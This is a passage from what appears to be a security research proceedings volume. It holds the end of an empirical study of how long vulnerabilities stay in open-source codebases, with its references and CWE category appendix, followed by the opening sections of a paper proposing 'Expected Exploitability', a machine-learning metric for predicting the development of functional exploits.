with the argument that vulnerabilities in older parts of the code are not found because nobody is looking for them. Although new parts of code may come under additional manual scrutiny, we do not believe that the vulnerability hunting process is differs drastically between old and even-older parts of the code. It would be beneficial to repeat the measurement some years from now, in order to see whether the predicted behavior of a stop to the constant increase of vulnerability lifetimes will hold for the projects under question.

> Overall, even though we may not be decreasing the number of vulnerabilities in a given codebase, there are indications that we could be making progress towards achieving a notion of maturity, where vulnerabilities will be mostly absent from code older than a specific point in the past.

Are vulnerabilities (in a given project) equal? When testing for differences in vulnerability lifetimes for all CVEs (all projects), we found that there exist statistically significant differences, even when considering our custom categories. This result is in line with the observations of Li and Paxson [18]. They stopped their investigation at this point, however our dataset allowed us to explore further and investigate whether the relative frequency of different vulnerability types in different projects is the cause of the observation above. Indeed, we found no statistically significant evidence supporting a relationship between the lifetime of a vulnerability and its type, within a project. For example, Category 3 has the highest average lifetime in Table 4 (1,760 days for all CVEs) but by far the lowest in Table 8 (752 days for Firefox). We attribute differences observed in previous studies to differences in the ratios of different types in different projects. Therefore, the notion that some vulnerability categories are in general harder to find than others (e.g. memory bugs are harder to find than input validation bugs), is not supported by our findings.

> Different vulnerability categories seem to be equally difficult to find (at least post release); overall, our results are consistent with the view that all vulnerabilities in a project are equal, and their order of discovery is random.

Can we compare? Meaningful quantitative security metrics are notoriously difficult to arrive at [38]. Metrics that can meaningfully be used to compare different products/projects are especially rare. Simply comparing vulnerability lifetimes or trends in lifetimes between projects is not suitable, as they can be heavily correlated to regular code age.

> We put forward the hypothesis that the following two metrics may be helpful for comparative studies: (a) the spread between overall code age and vulnerability lifetime, or alternatively the ratio between average vulnerability lifetime and code age; (b) the rate of change (increase or decrease) of the spread between overall code age and vulnerability lifetime.

Further investigation of these metrics as comparison instruments is a very interesting avenue for future research.

How much fuzzing is enough? Traditionally, security researchers tend to focus on new, relatively less tested parts of the code to test for vulnerabilities. Recently, Zhu and Böhme [42] came to the conclusion that with limited resources, fuzzing code that has recently changed is the best vulnerability discovery strategy. Our results support this statement to an extent, in the sense that the distribution of vulnerability lifetimes can be described by a decreasing function (exponential – see Figure 5). However, a significant number of vulnerabilities have large lifetimes and fuzzers keep discovering very old vulnerabilities for years (see Section 5.6). Taking into account the well-known asymmetries of computer security, finding these vulnerabilities that potentially impact many legacy systems, is also important. Furthermore, further

focused research is required in order to better understand the impact of fuzzing in improving the security of codebases and its impact on vulnerability lifetimes.

> Overall, fuzzing old code seems to still produce results even for "extensively tested" targets. Further research is needed to understand and quantify the impact of fuzzing and its relation to lifetimes.

7 Threats to validity

Dataset. The data in vulnerability databases often experience bias from several sources [7].

– Completeness. Although the NVD is one of the largest collections of software vulnerabilities, it can not be considered complete, since many vulnerabilities may never get a CVE. Further research is required to investigate the lifetime of those vulnerabilities. Furthermore, although we strove to map as many CVEs to their fixing commits as possible, our approach is not able to identify a fixing commit for every single CVE affecting a program. However, the dataset we gathered is big and complete enough to be representative, and we do not expect our results on vulnerability lifetimes and their characteristics to be significantly influenced by some missing data points.

– Correctness. Entries in the NVD are manually curated and analyzed, but might still include errors. Additionally, mistakes in the commit message when including the bug ID or a CVE-ID can lead to incorrect mappings. We corrected these errors during our data cleaning process, however, some errors may have evaded detection. We expect these to be few and to not affect our general observations.

– Generalization. Although we do not claim validity of our results for other projects, apart from the 11 we included in our dataset, we believe that the selected projects are a large representative sample and the insights gained from our results are, to an extent, of general significance.

Independence. Some of our arguments in the Results section rely on the implied assumption that vulnerability lifetimes are independent. It has been shown that some vulnerability discovery events can be dependent [29], either due to a new class of vulnerabilities being discovered, a new tool being made available, or a new area of code coming under scrutiny. These dependencies manifest themselves as small bursts in the vulnerability discovery rate and are a particular problem to vulnerability discovery models that try to model the time between discoveries. It is difficult to imagine (let alone test) how such dependencies would affect the lifetimes of vulnerabilities, especially in a large and diverse dataset like ours. Also, our empirical results do not indicate the existence of any kind of dependency regarding vulnerability lifetimes. Therefore, we consider the independence of vulnerability lifetimes to be a reasonable assumption. Some points in the Discussion section also imply an assumption of independence of discovery events. Again, small bursts of discoveries may exist due to dependent discoveries, however they do not affect the arguments being made, which describe large-scale behaviors.

Heuristic error. Our main findings are consistent over different projects and over time. Therefore, we do not believe the error of our lifetime-estimation heuristic (as discussed in Section 4.2) to affect their validity.

8 Conclusion

In this paper we studied the lifetimes of vulnerabilities. A vulnerability's lifetime is the amount of time it remains in the codebase of a software project before it is discovered and fixed. Via a rigorous process we showed that it is possible to accurately compute the metric (lifetime) automatically when enough data points are available, via a heuristic code analysis technique. Our technique is of general relevance and can be used to study lifetimes of bugs and vulnerabilities for a wide variety of software. We also showed that measurements using the metric can have theoretical and practical implications. Thus, we believe vulnerability lifetime to be a promising software security metric.

Further research is required to better understand how the metric can be used to quantify the impact of automated tools on the security of codebases, as well as how vulnerabilities not assigned CVEs affect the results of the measurement. Moreover, further investigation of the theoretical implications of the metric w.r.t. vulnerability discovery models and software reliability models in general, could provide interesting insights.

Acknowledgments

We would like to thank our shepherd Zhiyun Qian and the anonymous reviewers for helping us significantly improve the paper. This work has been co-funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and the Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE.

References

[1] Nikolaos Alexopoulos, Sheikh Mahbub Habib, Steffen Schulz, and Max Mühlhäuser. The tip of the iceberg: On the merits of finding security bugs. *ACM Trans. Priv. Secur.*, 24(1), September 2020.

[2] Omar H. Alhazmi and Yashwant K. Malaiya. Modeling the vulnerability discovery process. In *16th International Symposium on Software Reliability Engineering (ISSRE 2005), 8-11 November 2005, Chicago, IL, USA*, pages 129–138. IEEE Computer Society, 2005.

[3] Omar H Alhazmi and Yashwant K Malaiya. Quantitative vulnerability assessment of systems software. In *Annual Reliability and Maintainability Symposium, 2005. Proceedings.*, pages 615–620. IEEE, 2005.

[4] Omar H. Alhazmi and Yashwant K. Malaiya. Measuring and enhancing prediction capabilities of vulnerability discovery models for apache and IIS HTTP servers. In *17th International Symposium on Software Reliability Engineering (ISSRE 2006), 7-10 November 2006, Raleigh, North Carolina, USA*, pages 343–352. IEEE Computer Society, 2006.

[5] Leyla Bilge and Tudor Dumitras. Before we knew it: an empirical study of zero-day attacks in the real world. In Ting Yu, George Danezis, and Virgil D. Gligor, editors, *the ACM Conference on Computer and Communications Security, CCS'12, Raleigh, NC, USA, October 16-18, 2012*, pages 833–844. ACM, 2012.

[6] Canonical. Ubuntu cve tracker. https://git.launchpad.net/ubuntu-cve-tracker. Accessed: 2020-03-18.

[7] Steve Christey and Brian Martin. Buying into the bias: Why vulnerability statistics suck, 2013. Presentation at BlackHat, Las Vegas, USA, slides available at https://media.blackhat.com/us-13/US-13-Martin-Buying-Into-The-Bias-Why-\Vulnerability-Statistics-Suck-Slides.pdf.

[8] Sandy Clark, Stefan Frei, Matt Blaze, and Jonathan Smith. Familiarity breeds contempt: The honeymoon effect and the role of legacy code in zero-day vulnerabilities. In *Proceedings of the 26th annual computer security applications conference*, pages 251–260. ACM, 2010.

[9] Aaron Clauset, Cosma Rohilla Shalizi, and Mark EJ Newman. Power-law distributions in empirical data. *SIAM review*, 51(4):661–703, 2009.

[10] Kees Cook. Security bug lifetime. https://outflux.net/blog/archives/2016/10/18/security-bug-lifetime/, 2016.

[11] Jonathan Corbet. Kernel vulnerabilities: old or new? https://lwn.net/Articles/410606/, 2010.

[12] Debian. Debian security tracker. https://salsa.debian.org/security-tracker-team/security-tracker/-/tree/master/data/CVE.

[13] Alexandre Dulaunoy. Cve-search. https://github.com/cve-search/cve-search, Jan 2020.

[14] Stefan Frei. *Security econometrics: The dynamics of (in) security*. PhD thesis, ETH Zurich, 2009.

[15] HyunChul Joh, Jinyoo Kim, and Yashwant K. Malaiya. Vulnerability discovery modeling using weibull distribution. In *19th International Symposium on Software Reliability Engineering (ISSRE 2008), 11-14 November 2008, Seattle/Redmond, WA, USA*, pages 299–300. IEEE Computer Society, 2008.

[16] Jinyoo Kim, Yashwant K. Malaiya, and Indrakshi Ray. Vulnerability discovery in multi-version software systems. In *Tenth IEEE International Symposium on High Assurance Systems Engineering (HASE 2007), November 14-16, 2007, Dallas, Texas, USA*, pages 141–148. IEEE Computer Society, 2007.

[17] Brian Krebs. Why counting flaws is flawed. https://krebsonsecurity.com/2010/11/why-counting-flaws-is-flawed/, 2010.

[18] Frank Li and Vern Paxson. A large-scale empirical study of security patches. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 2201–2215. ACM, 2017.

[19] Nicholas Luedtke. linux kernel cves. https://github.com/nluedtke/linux_kernel_cves.

[20] Andrew Meneely, Harshavardhan Srinivasan, Ayemi Musa, Alberto Rodriguez Tejeda, Matthew Mokary, and Brian Spates. When a patch goes bad: Exploring the properties of vulnerability-contributing commits. In *2013 ACM / IEEE International Symposium on Empirical Software Engineering and Measurement, Baltimore, Maryland, USA, October 10-11, 2013*, pages 65–74, 2013.

[21] Andy Meneely. Vulnerability history project. https://github.com/VulnerabilityHistoryProject. Accessed: 2020-03-18.

[22] MITRE. Common weakness enumeration. https://cwe.mitre.org/data/definitions/699.html, 2020.

[23] Antonio Nappa, Richard Johnson, Leyla Bilge, Juan Caballero, and Tudor Dumitras. The attack of the clones: A study of the impact of shared code on vulnerability patching. In *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015*, pages 692–708, 2015.

[24] Viet Hung Nguyen and Fabio Massacci. The (un)reliability of NVD vulnerable versions data: an empirical experiment on google chrome vulnerabilities. In Kefei Chen, Qi Xie, Weidong Qiu, Ninghui Li, and

Wen-Guey Tzeng, editors, *8th ACM Symposium on Information, Computer and Communications Security, ASIA CCS '13, Hangzhou, China - May 08 - 10, 2013*, pages 493–498. ACM, 2013.

[25] U.S. National Institute of Standards and Technology. National vulnerability database. https://nvd.nist.gov/home.

[26] Andy Ozment. Software security growth modeling: Examining vulnerabilities with reliability growth models. In Dieter Gollmann, Fabio Massacci, and Artsiom Yautsiukhin, editors, *Quality of Protection - Security Measurements and Metrics*, volume 23 of *Advances in Information Security*, pages 25–36. Springer, 2006.

[27] Andy Ozment. Improving vulnerability discovery models. In Günter Karjoth and Ketil Stølen, editors, *Proceedings of the 3th ACM Workshop on Quality of Protection, QoP 2007, Alexandria, VA, USA, October 29, 2007*, pages 6–11. ACM, 2007.

[28] Andy Ozment and Stuart E. Schechter. Milk or wine: Does software security improve with age? In Angelos D. Keromytis, editor, *Proceedings of the 15th USENIX Security Symposium, Vancouver, BC, Canada, July 31 - August 4, 2006*. USENIX Association, 2006.

[29] James Andrew Ozment. *Vulnerability discovery & software security*. PhD thesis, University of Cambridge, 2007.

[30] Hui Peng and Mathias Payer. Usbfuzz: A framework for fuzzing USB drivers by device emulation. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 2559–2575. USENIX Association, 2020.

[31] Henning Perl, Sergej Dechand, Matthew Smith, Daniel Arp, Fabian Yamaguchi, Konrad Rieck, Sascha Fahl, and Yasemin Acar. Vccfinder: Finding potential vulnerabilities in open-source projects to assist code audits. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 426–437, 2015.

[32] Valentina Piantadosi, Simone Scalabrino, and Rocco Oliveto. Fixing of security vulnerabilities in open source projects: A case study of apache HTTP server and apache tomcat. In *12th IEEE Conference on Software Testing, Validation and Verification, ICST 2019, Xi'an, China, April 22-27, 2019*, pages 68–78. IEEE, 2019.

[33] Eric Rescorla. Is finding security holes a good idea? *IEEE Secur. Priv.*, 3(1):14–19, 2005.

[34] B Schneier. Cryptogram september 2000-full disclosure and the window of exposure. https://www.schneier.com/crypto-gram/archives/2000/0915.html, 2000.

[35] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In Gernot Heiser and Wilson C. Hsieh, editors, *2012 USENIX Annual Technical Conference, Boston, MA, USA, June 13-15, 2012*, pages 309–318. USENIX Association, 2012.

[36] Muhammad Shahzad, Muhammad Zubair Shafiq, and Alex X. Liu. A large scale exploratory analysis of software vulnerability life cycles. In Martin Glinz, Gail C. Murphy, and Mauro Pezzè, editors, *34th International Conference on Software Engineering, ICSE 2012, June 2-9, 2012, Zurich, Switzerland*, pages 771–781. IEEE Computer Society, 2012.

[37] Lin Tan, Chen Liu, Zhenmin Li, Xuanhui Wang, Yuanyuan Zhou, and ChengXiang Zhai. Bug characteristics in open source software. *Empirical Software Engineering*, 19(6):1665–1705, 2014.

[38] Vilhelm Verendel. Quantified security is a weak hypothesis: a critical survey of results and assumptions. In Anil Somayaji and Richard Ford, editors, *Proceedings of the 2009 Workshop on New Security Paradigms, Oxford, United Kingdom, September 8-11, 2009*, pages 37–50. ACM, 2009.

[39] Martin B Wilk and Ram Gnanadesikan. Probability plotting methods for the analysis for the analysis of data. *Biometrika*, 55(1):1–17, 1968.

[40] Sung-Whan Woo, Omar H. Alhazmi, and Yashwant K. Malaiya. Assessing vulnerabilities in apache and IIS HTTP servers. In *Second International Symposium on Dependable Autonomic and Secure Computing (DASC 2006), 29 September - 1 October 2006, Indianapolis, Indiana, USA*, pages 103–110. IEEE Computer Society, 2006.

[41] Limin Yang, Xiangxue Li, and Yu Yu. Vuldigger: A just-in-time and cost-aware tool for digging vulnerability-contributing changes. In *GLOBECOM 2017-2017 IEEE Global Communications Conference*, pages 1–7. IEEE, 2017.

[42] Xiaogang Zhu and Marcel Böhme. Regression greybox fuzzing. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security, CCS 2021 (to appear)*, 2021.

A Appendix

A.1 Vulnerability categories

Mappings to top-level categories
Below are the mappings from CWEs to our own top level categories:
1. Memory and Resource Management
2. Input Validation and Sanitization
3. Code Development Quality
4. Security Measures
5. Others
6. Concurrency

mappings = {CWE-20: 2, CWE-189: 4, CWE-119: 1, CWE-125: 1, CWE-399: 1, CWE-NVD-Other: 5, CWE-200: 4, CWE-476: 1, CWE-264: 4, CWE-416: 1, CWE-835: 3, CWE-NVD-noinfo: NaN, CWE-362: 6, CWE-400: 1, CWE-787: 1, CWE-772: 1, CWE-310: 4, CWE-190: 1, CWE-74: 2, CWE-17: 3, CWE-284: 4, CWE-415: 1, CWE-369: 3, CWE-19: 5, CWE-834: 3, CWE-79: 4, CWE-754: 5, CWE-674: 3, CWE-120: 1, CWE-94: 2, CWE-388: 5, CWE-269: 4, CWE-254: 4, CWE-129: 2, CWE-287: 4, CWE-617: 3, CWE-276: 4, CWE-404: 1, CWE-134: 5, CWE-862: 4, CWE-320: 4, CWE-89: 2, CWE-347: 4, CWE-682: 3, CWE-16: 5, CWE-665: 5, CWE-755: 5, CWE-732: 4, CWE-311: 4, CWE-770: 1, CWE-252: 5, CWE-534: 5, CWE-704: 5, CWE-22: 2, CWE-532: 5, CWE-193: 3, CWE-843: 5, CWE-391: 5, CWE-191: 1, CWE-59: 2, CWE-763: 1, CWE-358: 4, CWE-285: 4, CWE-863: 4, CWE-77: 2, CWE-327: 4, CWE-330: 5, CWE-295: 5, CWE-352: 5, CWE-92: 4, CWE-664: 1, CWE-93: 2, CWE-275: 4, CWE-434: 5, CWE-707: 2, CWE-668: 4, CWE-361: 6, CWE-319: 4, CWE-255: 4, CWE-824: 1, CWE-1187: 1, CWE-426: 4, CWE-417: 5, CWE-427: 5, CWE-610: 5, CWE-522: 4, CWE-345: 5, CWE-354: 5, CWE-91: 2, CWE-918: 5, CWE-922: 4, CWE-706: 5, CWE-538: 4, CWE-290: 4, CWE-601: 4, CWE-346: 5, CWE-502: 2, CWE-1021: 5, CWE-78: 2, CWE-199: 5, CWE-829: 5, CWE-281: 4, CWE-203: 4, CWE-401: 1, CWE-908: 1, CWE-667: 1, CWE-209: 4, CWE-88: 2, CWE-459: 1, CWE-326: 4, CWE-270: 4, CWE-331: 5, CWE-122: 1, CWE-367: 6, CWE-909: 1, CWE-552: 4, CWE-436: 5, CWE-131: 1, CWE-672: 1, CWE-271: 4, CWE-681: 3, CWE-212: 4}

A.2 Lifetime Distribution

Kolmogorov-Smirnov tests. We list the results of the comparison using the seminal methodology of Clauset et al. [9] in Table 6. The exponential distribution is a significantly better fit than other candidate distributions.

Distribution	R
powerlaw	9203.49
lognormal	506.33
truncated power law	5505.75
lognormal positive	506.33

Table 6: Comparison of distribution fits with exponential. Positive R-values mean that the exponential is a better fit. All comparisons are at a significance level of at least 99%.

Comparative probability table Table 7 is a comparative probability table to numerically convey the goodness-of-fit of the exponential distribution and its usefulness in calculations.

Lifetime	Theoretical CDF	Empirical CDF
188	0.1171	0.1
376	0.2210	0.2
562	0.3117	0.3
791	0.4090	0.4
1,081	0.5128	0.5
1,436	0.6154	0.6
1,927	0.7226	0.7
2,574	0.8197	0.8
3,520	0.9040	0.9

Table 7: Numerical comparison of empirical and theoretical CDF. Values are chosen as the quantiles of the empirical data. The empirical distribution does not deviate more than 2.5 percentage points from the theoretical one.

A.3 Vulnerability types per project

For completeness, we present the average and median lifetimes per vulnerability category for Firefox (Table 8) and the Linux kernel (9).

ID	Name	Mean	Median
3	Code Development Quality	714.93	459.0
5	Others	1,116.22	977.0
6	Concurrency	1,170.27	1,137.0
4	Security Measures	1,284.52	1,139.0
1	Memory and Resource Management	1,303.23	954.5
2	Input Validation and Sanitization	1,409.22	1,149.5

Table 8: Vulnerability categories for Firefox, mean and median lifetime in days

ID	Name	Mean	Median
2	Input Validation and Sanitization	1,534.54	1,291.0
4	Security Measures	1,660.90	1,292.0
5	Others	1,681.83	1,166.0
1	Memory and Resource Management	1,756.77	1,390.5
3	Code Development Quality	1,858.60	1,517.5
6	Concurrency	1,904.62	1,663.5

Table 9: Vulnerability categories for Linux, mean and median lifetime in days

Expected Exploitability: Predicting the Development of Functional Vulnerability Exploits

Octavian Suciu, Connor Nelson[†], Zhuoer Lyu[†], Tiffany Bao[†], Tudor Dumitraș
University of Maryland, College Park
[†]*Arizona State University*

Abstract

Assessing the exploitability of software vulnerabilities at the time of disclosure is difficult and error-prone, as features extracted via technical analysis by existing metrics are poor predictors for exploit development. Moreover, exploitability assessments suffer from a class bias because "not exploitable" labels could be inaccurate.

To overcome these challenges, we propose a new metric, called Expected Exploitability (EE), which reflects, over time, the likelihood that functional exploits will be developed. Key to our solution is a time-varying view of exploitability, a departure from existing metrics. This allows us to learn EE using data-driven techniques from artifacts published after disclosure, such as technical write-ups and proof-of-concept exploits, for which we design novel feature sets.

This view also allows us to investigate the effect of the label biases on the classifiers. We characterize the noise-generating process for exploit prediction, showing that our problem is subject to the most challenging type of label noise, and propose techniques to learn EE in the presence of noise.

On a dataset of 103,137 vulnerabilities, we show that EE increases precision from 49% to 86% over existing metrics, including two state-of-the-art exploit classifiers, while its precision substantially improves over time. We also highlight the practical utility of EE for predicting imminent exploits and prioritizing critical vulnerabilities.

We develop EE into an online platform which is publicly available at https://exploitability.app/.

1 Introduction

Weaponized exploits have a disproportionate impact on security, as highlighted in 2017 by the WannaCry [63] and NotPetya [13] worms that infected millions of computers worldwide. Their notorious success was in part due to the use of weaponized exploits. The cyber-insurance industry regards such contagious malware, which propagates automatically by exploiting software vulnerabilities, as the leading risk for incurring large losses from cyber attacks [53]. At the same time, the rising bar for developing weaponized exploits [62] pushed black-hat developers to focus on exploiting only 5% of the known vulnerabilities [30]. To prioritize mitigation efforts in the industry, to make optimal decisions in the government's Vulnerabilities Equities Process [27], and to gain a deeper understanding of the research opportunities to prevent exploitation, we must evaluate each vulnerability's ease of exploitation.

Despite significant advances in defenses [62], exploitability assessments remain elusive because we do not know which vulnerability *features* predict exploit development. For example, expert recommendations for prioritizing patches [47, 48] initially omitted CVE-2017-0144, the vulnerability later exploited by WannaCry and NotPetya. While one can prove exploitability by developing an exploit, it is challenging to establish non-exploitability, as this requires reasoning about state machines with an unknown state space and emergent instruction semantics [16]. This results in a *class bias* of exploitability assessments, as we cannot be certain that a "not exploitable" label is accurate.

We address these two challenges through a metric called *Expected Exploitability* (EE). Instead of deterministically labeling a vulnerability as "exploitable" or "not exploitable", our metric continuously estimates *over time* the likelihood that a *functional exploit* will be developed, based on historical patterns for similar vulnerabilities. Functional exploits go beyond proof-of-concepts (POCs) to achieve the full security impact prescribed by the vulnerability. While functional exploits are readily available for real-world attacks, we aim to predict their development and not their use in the wild, which depends on many other factors besides exploitability [30, 55, 73].

Key to our solution is a time-varying view of exploitabilty, a departure from the existing vulnerability scoring systems such as CVSS [42], which are not designed to take into account new information (e.g. new exploitation techniques, leaks of weaponized exploits) that becomes available after the scores are initially computed [18]. By systematically comparing a range of prior and novel features, we observe that artifacts published after vulnerability disclosure can be good predictors for the development of exploits, but their timeliness and predictive utility varies. This highlights limitations of prior features and a qualitative distinction between predicting functional exploits and related tasks. For example, prior work uses the existence of public PoCs as an exploit

predictor [30, 31, 64]. However, PoCs are designed to trigger the vulnerability by crashing or hanging the target application and often are not directly weaponizable; we observe that this leads to many false positives for predicting functional exploits. In contrast, we discover that certain PoC characteristics, such as the code complexity, are good predictors, because triggering a vulnerability is a necessary step for every exploit, making these features causally connected to the difficulty of creating functional exploits. We design techniques to extract features at scale, from PoC code written in 11 programming languages, which complement and improve upon the precision of previously-proposed feature categories. We then learn EE from the useful features using data-driven methods, which have been successful in predicting other incidents, e.g. vulnerabilities that are exploited in the wild [30, 55, 73], data breaches [34] or website compromises [59].

However, learning to predict exploitability could be derailed by a biased ground truth. Although prior work had acknowledged this challenge for over a decade [7, 55], no attempts were made to address it. This problem, known in the machine-learning literature as *label noise*, can significantly degrade the performance of a classifier. The time-varying view of exploitability allows us to uncover the root causes of label noise: exploits could be published only after the data collection period ended, which in practice translates to wrong negative labels. This insight allows us to characterize the noise-generating process for exploit prediction and propose a technique to mitigate the impact of noise when learning EE.

In our experiments on 103,137 vulnerabilities, EE significantly outperforms static exploitability metrics and prior state-of-the art exploit predictors, increasing the precision from 49% to 86% one month after disclosure. Using our label noise mitigation technique, the classifier performance is minimally affected even if evidence about 20% of exploits is missing. Furthermore, by introducing a metric to capture vulnerability prioritization efforts, we show that EE requires only 10 days from disclosure to approach its peak performance. We show EE has practical utility, by providing timely predictions for imminent exploits, even when public PoCs are unavailable. Moreover, when employed on scoring 15 critical vulnerabilities, EE places them above 96% of non-critical ones, compared to only 49% for existing metrics.

In summary, our contributions are as follows:

- We propose a time-varying view of exploitability based on which we design Expected Exploitability (EE), a metric to learn and continuously estimate the likelihood of functional exploits over time.
- We characterize the noise-generating process systematically affecting exploit prediction, and propose a domain-specific technique to learn EE in the presence of label noise.
- We explore the timeliness and predictive utility of various artifacts, proposing new and complementary features from PoCs, and developing scalable feature extractors for them.
- We perform two case studies to investigate the practical utility of EE, showing that it can qualitatively improve prioritization strategies based on exploitability.

EE is available as an online platform at https://exploitability.app/.

2 Problem Overview

We define exploitability as the likelihood that *a functional exploit*, which fully achieves the mandated security impact, will be developed for a vulnerability. Exploitability reflects the technical difficulty of exploit development, and it does not capture the feasibility of lunching exploits against targets in the wild [30, 55, 73], which is influenced by additional factors (e.g. patching delays, network defenses, attacker choices).

While an exploit represents conclusive proof that a vulnerability is exploitable if it can be generated, proving non-exploitability is significantly more challenging [16]. Instead, mitigation efforts are often guided by vulnerability scoring systems, which aim to capture exploitation difficulty, such as:

1. *NVD CVSS* [42], a mature scoring system with its Exploitability metrics intended to reflect the ease and technical means by which the vulnerability can be exploited. The score encodes various vulnerability characteristics, such as the required access control, complexity of the attack vector and privilege levels, into a numeric value between 0 and 4 (0 and 10 for CVSSv2), with 4 reflecting the highest exploitability.
2. *Microsoft Exploitability Index* [19], a vendor-specific score assigned by experts using one of four values to communicate to Microsoft customers the likelihood of a vulnerability being exploited [18].
3. *RedHat Severity* [51], similarly encoding the difficulty of exploiting the vulnerability by complementing CVSS with expert assessments based on vulnerability characteristics specific to the RedHat products.

The estimates provided by these metrics are often inaccurate, as highlighted by prior work [2, 3, 18, 52, 56] and by our analysis in Section 5. For example, CVE-2018-8174, an exploitable Internet Explorer vulnerability, recieved a CVSS exploitability score of 1.6, placing it below 91% of vulnerability scores. Similarly, CVE-2018-8440, an exploited vulnerability affecting Windows 7 through 10 was assigned score of 1.8.

To understand why these metrics are poor at reflecting exploitability, we highlight the typical timeline of a vulnerability in Figure 1. The exploitability metrics depend on a technical analysis which is performed before the vulnerability is disclosed publicly, and which *considers the vulnerability statically and in isolation*.

However, we observe that public disclosure is followed by the publication of various vulnerability artifacts such as write-ups and PoCs containing code and additional technical




Figure 1: Vulnerability timeline highlighting publication delay for different artifacts and the CVSS Exploitability metric. The box plot delimits the 25^{th}, 50^{th} and 75^{th} percentiles, and the whiskers mark 1.5 times the interquartile range.

information about the vulnerability, and social media discussions around them. These artifacts often provide meaningful information about the likelihood of exploits. For CVE-2018-8174 it was reported that the publication of technical write-ups was a direct cause for exploit development in exploit kits [6], while a PoC for CVE-2018-8440 has been determined to trigger exploitation in the wild within two days [76]. The examples highlight that *existing metrics fail to take into account useful exploit information available only after disclosure and they do not update over time*.

Figure 1 plots the publication delay distribution for different artifacts released after disclosure, according to our data analysis described in Section 5. Data shows not only that these artifacts become available soon after disclosure,[1] providing opportunities for timely assessments, but also that *static exploitability metrics*, such as CVSS, *are often not available at the time of disclosure*.

Expected Exploitability. The problems mentioned above suggest that the evolution of exploitability over time can be described by a stochastic process. At a given point in time, exploitability is a random variable E encoding the probability of observing an exploit. E assigns a probability 0.0 to the subset of vulnerabilities that are provably unexploitable, and 1.0 to vulnerabilities with known exploits. Nevertheless, the true distribution E generating E is not available at scale, and instead we need to rely on a noisy version E^{train}, as we will discuss in Section 3. This implies that in practice E has to be approximated from the available data, by computing the likelihood of exploits, which estimates the expected value of exploitability. We call this measure *Expected Exploitability* (EE). EE can be learned from historical data using supervised machine learning and can be used to assess the likelihood of exploits for new vulnerabilities *before functional exploits are developed or discovered*.

[1] Interestingly, some social media posts appear before disclosure. These "leaks from coordinated disclosure" were investigated by prior work [55].

3 Challenges

We recognize three challenges in utilizing supervised techniques for learning, evaluating and using EE.

Extracting features from PoCs. Prior work investigated the existence of PoCs as predictors for exploits, repeatedly showing that they lead to a poor precision [2, 31, 64]. However, PoCs are designed to trigger the vulnerability, a step also required in a functional exploit. As a result, the structure and complexity of the PoC code can reflect exploitation difficulty directly: a complex PoC implies that the functional exploit will also be complex. To fully leverage the predictive power of PoCs, we need to capture these characteristics. We note that while public PoCs have a lower coverage compared to other artifact types, they are broadly available privately because they are often mandated when vulnerabilities are reported [25].

Extracting features using NLP techniques from prior exploit prediction work [7, 30, 55] is not sufficient, because code semantics differs from that of natural language. Moreover, PoCs are written in different programming languages and are often malformed programs [2, 40], combining code with free-form text, which limits the applicability of existing program analysis techniques. PoC feature extraction therefore requires text and code separation, and robust techniques to obtain useful code representations.

Understanding and mitigating label noise. Prior work found that the labels available for training have biases [7, 55], but to our knowledge no prior attempts were made to link this issue to the problem of label noise. The literature distinguishes two models of non-random label noise, according to the generating distribution: class-dependent and feature-dependent [23]. The former assumes a uniform label flipping probability among all instances of a class, while the latter assumes that noise probability also depends on individual features of instances. If E^{train} is affected by label noise, the test time performance of the classifier could suffer.

By viewing exploitability as time-varying, it becomes immediately clear that exploit evidence datasets are prone to class-dependent noise. This is because exploits might not yet be developed or be kept secret. Therefore, a subset of vulnerabilities believed not to be exploited are in fact wrongly labeled at any given point in time.

In addition, prior work noticed that individual vendors providing exploit evidence have uneven coverage of the vulnerability space (e.g. an exploit dataset from Symantec would not contain Linux exploits because the platform is not covered by the vendor) [55], suggesting that noise probability might be dependent on certain features. The problem of feature-dependent noise is much less studied [45], and discovering the characteristics of such noise on real-world applications is considered an open problem in machine learning [23].

Exploit prediction therefore requires an empirical understanding of both the type and effects of label noise, as well as

the design of learning techniques to address it.

Evaluating the impact of time-varying exploitability. While some post-disclosure artifacts are likely to improve classification, publication delay might affect their utility as timely predictions. Our EE evaluation therefore needs to use metrics which highlight potential trade-offs between timeliness and performance. Moreover, the evaluation needs to test whether our classifier can capitalize on artifacts with high predictive power available before functional exploits are discovered, and whether EE can capture the imminence of certain exploits. Finally, we need to demonstrate the practical utility of EE over existing static metrics, in real-world scenarios involving vulnerability prioritization.

Goals and Non-Goals. Our goal is to estimate EE for a broad range of vulnerabilities, by addressing the challenges listed above. Moreover, we aim to provide estimates that are both accurate and robust: they should predict the development of functional exploits *better* than the existing scoring systems and despite *inaccuracies in the ground truth*. The closest work to our goal is DarkEmbed [64], which uses natural language models trained on underground forum discussions to predict the availability of exploits. In contrast, we aim to predict functional exploits from public information, a more difficult task as we lack direct evidence of black-hat exploit development.

